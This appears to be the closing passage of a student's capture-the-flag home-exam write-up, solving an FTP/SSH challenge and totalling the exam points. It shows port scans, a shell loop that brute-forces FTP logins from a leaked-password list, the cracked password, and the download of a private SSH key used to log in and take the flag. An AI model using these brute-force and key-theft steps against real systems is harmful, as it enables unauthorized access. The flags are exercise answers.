Flag: `Hacking-Arena{L4t's_t0uch_th4_sky}`

19. Don't trust yourself (120 points)

I am not always in the mood for creating my own username/password combination, so I just called myself user and selected a password from this list someone was nice enough to create: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-10.txt

The server has FTP open, but you'll need to figure out my password… And I don't think you can get the password without access to our secure shell, which you need more than a password for.

Look in the range 9100-9200 at hansolo.hackingarena.com.

The flag is in the format Hacking-Arena{…}

Solution. I scanned the specified range and identified the services on its open ports:

```
nmap -Pn -p 9100-9200 hansolo.hackingarena.com
nmap -Pn -p 9121,9122 -sV hansolo.hackingarena.com
```

`-Pn` skips host discovery, while `-sV` identifies services rather than relying on the usual name associated with a port number. The results showed **FTP / vsftpd 3.0.5** on **9121** and **SSH / OpenSSH 9.6p1** on **9122**.

I tried connecting over SSH:

```
ssh -p 9122 user@hansolo.hackingarena.com
```

The response included:

```
Permission denied (publickey,keyboard-interactive).
```

This showed that ordinary password authentication was not offered in that attempt. It did not itself prove that a key was available over FTP, so I investigated the FTP service next.

The task supplied the SecLists `rockyou-10.txt` list. I saved it as `file.txt` and tested its entries with the known username:

```
while IFS= read -r line; do
  printf 'Trying candidate: %s\n' "$line"
  curl -u "user:$line" ftp://hansolo.hackingarena.com:9121/
done < file.txt
```

The working FTP password was **eminem**. I logged in interactively to download the SSH key files:

```
ftp hansolo.hackingarena.com 9121
```

After entering username `user` and password `eminem`, I ran these commands at the FTP prompt:

```
cd .ssh
get id_ed25519
get id_ed25519.pub
quit
```

`id_ed25519` is the **private** key; the `.pub` file is its public counterpart. Access to the private key enabled SSH authentication. I restricted the local file permissions and supplied the key to SSH:

```
chmod 600 id_ed25519
ssh -i id_ed25519 -p 9122 user@hansolo.hackingarena.com
```

`chmod 600` allows only the file owner to read and write the private key. `-i` selects that key for authentication. Once logged in, I ran the provided program:

```
./get_flag
```




Figure 27: Both discovered services, the FTP directory listing with the key filenames




Figure 28: successful SSH session running `./get_flag`.

Flag: `Hacking-Arena{1_just_w4nt3d_t0_ssh_t0_l0calh0st}`

SUM: 1,250 points

Home-exam category	Solved tasks	Points counted
Technical information gathering	3	90
Network mapping	3	100
OSINT	3	220
Web hacking	6	470
Get in touch with services	4	370
Total	**19**	**1,250**

The 19 solved home-exam challenges total **1,250 points**. This exceeds the required minimum of **1,200 points** by **50 points**, meeting the point requirement for the home exam.

The solutions cover technical information gathering, network mapping, OSINT, web hacking and interaction with network services. Each entry records the approach and the resulting flag.